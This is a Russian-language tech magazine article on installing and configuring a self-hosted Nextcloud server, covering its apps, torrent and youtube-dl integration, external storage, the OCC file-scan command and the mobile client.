Детально раскатывание Nextcloud на своем сервере описано в документации, так что повторять ее мы не будем и только пробежимся по основным пунктам — чтобы ты представлял себе масштабы работ и не пропустил важные шаги, если решишь повторить мой путь.

Вот что потребуется сделать в общих чертах.

1. **Скачать и распаковать дистрибутив.** Есть разные способы установки, включая пакеты для популярных дистрибутивов Linux и контейнер Docker, но то, как именно ты заполучишь Nextcloud на свой сервер, не так уж важно (по крайней мере, до первого обновления). Я выбрал самый топорный метод — просто скачал архив и распаковал его в папку `/var/www/`. **Важно:** права на файлы нужно передать пользователю www-data (`chown -R www-data nextcloud`).
2. **Убедиться, что в системе есть PHP и все нужные зависимости.** Их достаточно много, чтобы завести какой-нибудь Composer, но я просто поставил пакеты для нужной версии PHP из репозитория Ubuntu.
3. **Установить MySQL** или другую поддерживаемую СУБД и по инструкции завести в базе пользователя с нужными правами. Настройку самой СУБД пока можно пропустить, но, если Nextcloud у тебя приживется надолго, стоит потом вернуться к этому.
4. **Установить и настроить веб-сервер.** Это может быть Apache или nginx — для обоих есть примеры конфигов, причем в случае с nginx, который выбрал я, — крайне подробные. Тебе потребуется поправить название сервера, путь к папке и, возможно, версию php-fpm. Кстати, убедись, что у тебя установлены php-fpm и php-mysql (или драйвер той БД, которую ты используешь).
5. **Получить SSL-сертификат.** И в данном случае это важно — без HTTPS не все заведется как положено. Бесплатный серт Let's Encrypt вполне подойдет, а Certbot его выдаст и добавит в конфиг веб-сервера буквально парой команд.


Когда все будет готово, не спеши перезапускать сервер! Как только ты это сделаешь, Nextcloud начнет на весь мир показывать установщик, которым, по идее, может воспользоваться кто угодно и станет админом твоего облака вместо тебя :-) Чтобы избежать этого, можешь либо завершить процесс установки через командную строку, либо настроить веб-сервер таким образом, чтобы он не пускал кого попало. Тебя выручит авторизация (директива `auth_basic`) либо белый список, в который будет входить только твой IP (директивы `allow <IP>` и `deny all`).

В любом случае для работы с Nextcloud тебе понадобится задать логин и пароль для админской учетки, а также указать базу данных и креды ее пользователя, которого ты создавал. В общем, если ты когда-нибудь устанавливал WordPress или phpBB, то ты точно справишься.


ИНТЕРФЕЙС И ПРИЛОЖЕНИЯ

После долгих приключений в темном подземелье консоли мы выбираемся на поверхность, к цивилизации. На первый взгляд все очень модно.


Дашборд!




Файловый менеджер с картиночками!



Журнал изменений!




Магазин приложений!




Точнее, подобие магазина, потому что денег здесь не берут, все только даром.

Поскольку в первую очередь разработчики заменяли Dropbox, с шейрингом файлов здесь все в порядке: можно получить внутреннюю ссылку, поделиться с другим пользователем или сделать публично доступный URL. В последнем случае по ссылке будет открываться предпросмотр, но если дописать в конец `/preview`, то и сам файл.



Шейринг


Еще можно назначить пароль и указать время, по истечении которого ссылка работать перестанет.



Ограничение по времени

Но внимание, конечно, сразу перетягивает на себя магазин приложений. Всего апплікух ни много ни мало — 281 штука. Здесь есть всякие просмотрщики (например, для снимков в RAW, книжек в ePub, треков в GPX), музыкальные плееры, галереи для просмотра и публикации картинок, несколько видов таск-трекеров и заметок, менеджер паролей и тому подобные вещи.

Вот, к примеру, отличный редактор диаграмм на основе исходных кодов Draw.io, о котором я когда-то писал в рубрике WWW. Он устанавливается буквально одной кнопкой, после этого можно создавать, открывать и редактировать файлы с диаграммами.



Не стоит, впрочем, ждать, что все приложения будут ставиться одной кнопкой и идеально работать, наделяя Nextcloud новой восхитительной возможностью. Приложухи здесь очень разные — как по качеству, так и по требованиям.

Например, бывает нужно что-то дополнительно вручную устанавливать на сервер, а приложение Nextcloud служит только фронтендом. Так, нельзя просто взять и в один клик поставить коллаборативный редактор документов Collabora — нужен соответствующий сервер.

То же и с почтой. Программа с незатейливым названием Mail — это лишь клиентская часть, и если ты хочешь не только развернуть свой вебовый почтовик, но и не зависеть от сторонних сервисов POP3/SMTP/IMAP, то устанавливать, настраивать и поддерживать сервер придется самостоятельно. Разработчики рекомендуют использовать Mail-in-a-Box — как наиболее простой в установке.

Случается и так, что приложения требуют, например, определенной версии PHP или самого Nextcloud. В общем, забыть о том, что ты теперь сам себе админ, не выйдет.

ТОРРЕНТЫ И YOUTUBE-DL

Вряд ли сегодня кого-то удивишь торрент-клиентом с вебовым интерфейсом, но приятно, когда скачанными файлами легко управлять. Что касается youtube-dl — знаменитой программы для стягивания видео с YouTube и множества других сервисов (включая Twitter, TikTok и даже Pornhub), то у него и вовсе нет своего графического интерфейса. Так что иметь возможность открыть в браузере страничку, вбить туда URL и заполучить файл — идея неплохая, особенно если речь об использовании с мобильного устройства.


ocDownloader

Первое, что я попробовал, — это плагин ocDownloader, который можно найти в разделе Tools. Установив его, переходи в раздел настроек и в самом низу сайдбара слева ищи пункт Additional Settings. Здесь появится раздел ocDownloader, а в нем — выбор того, через какую программу будут скачиваться файлы — cURL или aria2. И если первый у тебя уже наверняка установлен, то со вторым придется повозиться. Зато, поставив его, ты сможешь тем же способом скачивать и торренты тоже.

WWW

Краткое руководство по настройке aria2 есть в ридми к ocDownloader.

Чтобы скачать видео с YouTube, нужно выбрать ocDownloader в верхней панели Nextcloud, перейти во вкладку YouTube, вставить ссылку, и, если youtube-dl установлен и доступен пользователю www-data, закачка пойдет. Правда, плагин использует youtube-dl только для получения прямой ссылки на видео, а качает уже той программой, что ты выбрал. На практике это означает, что поддерживаются не все сайты, с которыми может справиться сам youtube-dl.



Второй нюанс заключается в том, что youtube-dl у меня заработал только в паре с cURL, но не с aria2. Однако разбираться, в чем там дело и что пошло не так, я не стал: зачем нужен кривоватый плагин с такими ограничениями, если можно взять и поставить нормальный youtube-dl и Transmission вместо aria2?

Продолжение статьи →


NEXTCLOUD

НАСТРАИВАЕМ ПЕРСОНАЛЬНОЕ ОБЛАКО И СМОТРИМ, СТОИТ ЛИ ВОЗНЯ СВЕЧ

youtube-dl

Если хорошенько поискать, то оказывается, что для youtube-dl таки существуют веб-фронтенды. В большинстве своем это форки одного и того же кода с разными доработками. Самый продвинутый из того, что мне удалось найти, — это версия пользователя katznboyz1. Установка описана в ридми, но доходит только до тестового запуска через Gunicorn. Для более надежного деплоя лучше использовать Gunicorn через веб-прокси, в моем случае — nginx. Здесь все хорошо документировано, повторяться не будем.

После установки и настройки ты получаешь удобный веб-интерфейс, из которого можно отправить видео на скачивание, выбрать опции, посмотреть историю и даже подписаться на какой-то канал, чтобы видео скачивалось периодически и падало в указанную папку.




У меня скрипт при работе выдавал ошибки и один раз по невыясненным причинам полностью остановился при скачивании видео из Twitter, так что с ним еще предстоит покопаться. Также существует похожий проект — youtube-dl-api-server, который вместо веб-фронтенда предоставляет RESTful API. Подойдет, если ты собираешься заряжать видео на закачку через браузерные плагины или какие-то самописные скрипты, а не веб-интерфейс.

Transmission

По идее, для Transmission существует готовое приложение Nextcloud, но, как и в случае с ocDownloader, у меня дружба с ним не сложилась. Покопавшись, я обнаружил, что автор плагина не потрудился сделать ни настройки, ни документацию и вообще рекомендует использовать созданный им контейнер Docker, в котором уже есть и Nextcloud, и Transmission.

Для каких-то целей это может и подойти, но я решил пойти своим путем. Первым делом поставил и настроил transmission-demon (о том, как это сделать в Ubuntu, ты можешь прочесть в руководстве). Поскольку у него есть свой веб-интерфейс, нужда в плагинах для Nextcloud отпадает.



Веб-интерфейс Transmission


Однако тут перед нами встает вопрос — как сделать, чтобы Nextcloud видел скачанные файлы? Да и вообще изначально-то я все это затевал ради того, чтобы файлы, которые образуются на сервере в результате работы скриптов, было легко открыть с телефона и при этом не светить на весь интернет.

ДОСТУП К ФАЙЛАМ И ИНТЕРФЕЙС ДЛЯ КОМАНДНОЙ СТРОКИ

Это может показаться неочевидным, но если просто взять и на уровне файловой системы сервера бросить файл в папку с данными Nextcloud, то Nextcloud этого файла не увидит. Причина проста — Nextcloud ведет свою базу данных и все метаданные заносит в нее. А то, что ты видишь в папке типа `/var/www/nextcloud/data/пользователь/files`, — это что-то вроде аттачей к письмам без самих писем.


Решать эту проблему можно с разных сторон, но в любом случае тебе нужно убедиться, что папка, файлы из которой ты хочешь видеть в Nextcloud, будет доступна пользователю www-data — в том числе на запись, если это понадобится.

Теперь нам надо, чтобы Nextcloud видел эту папку. Самый простой способ сделать это — использовать расширение External storage support. Подключи и активируй его, после чего можешь переходить к его настройкам в разделе Administration (не Personal, где он тоже появится!).



Добавляем внешнее хранилище

Добавь хранилище типа Local и задай путь к папке. Если права настроены правильно, слева появится зеленая галочка, а сама папка отобразится в разделе Files.



Внешнее хранилище с точки зрения Nextcloud

Однако сами разработчики Nextcloud в документации описывают этот способ как не особенно надежный. Папка будет сканироваться, только когда ее откроют из интерфейса, а глубина сканирования составит только три уровня.

Поэтому самое время познакомиться с утилитой OCC. При активном использовании Nextcloud ты все равно рано или поздно с ней столкнешься.

INFO

Расшифровывается название утилиты как ownCloud Console, то есть ее название так и осталось от ownCloud.

OCC — это единый инструмент, с помощью которого можно совершать многие действия, которые обычно делаются из веб-интерфейса Nextcloud. Удобно, если их вдруг понадобится автоматизировать и вызвать из скриптов. На сайте разработчика есть подробная документация по OCC.

Мы же остановимся на одной команде — files:scan. Если запустить ее, то Nextcloud проиндексирует содержимое своих папок и добавит записи о новых файлах в базу данных. Вызывать нужно так:


```
sudo -u www-data php occ files:scan --all
```

Можешь просто взять и добавить эту команду в crontab, задав вызов, например, каждую минуту. Создаваемая нагрузка невелика, а работает метод железобетонно. С ним даже не нужно настраивать External storage — просто клади файлы туда же, где их хранит сам Nextcloud.

Впрочем, если тебе покажется, что это недостаточно элегантное решение, то можешь попробовать настроить скрипт nextcloud-inotifyscan. Сделать это с наскока у меня не вышло.

МОБИЛЬНОЕ И ДЕСКТОПНОЕ ПРИЛОЖЕНИЯ

Говоря о Nextcloud, нельзя не упомянуть о той его составляющей, которая работает на мобильном телефоне. Приложение неплохое, но функции в нем минимальные — это, считай, аналог раздела Files. В нем можно перекладывать файлы туда-сюда, скачивать их в память телефона, шейрить, отправлять в другие программы. Есть встроенные просмотрщики, в том числе PDF, и текстовый редактор.



А вот все те приложения, которые ты поставишь из магазина, так и останутся в вебовой версии, и в этом, на мой взгляд, главная слабость Nextcloud как экосистемы. Впрочем, никто не мешает заглянуть в веб-интерфейс с телефона.

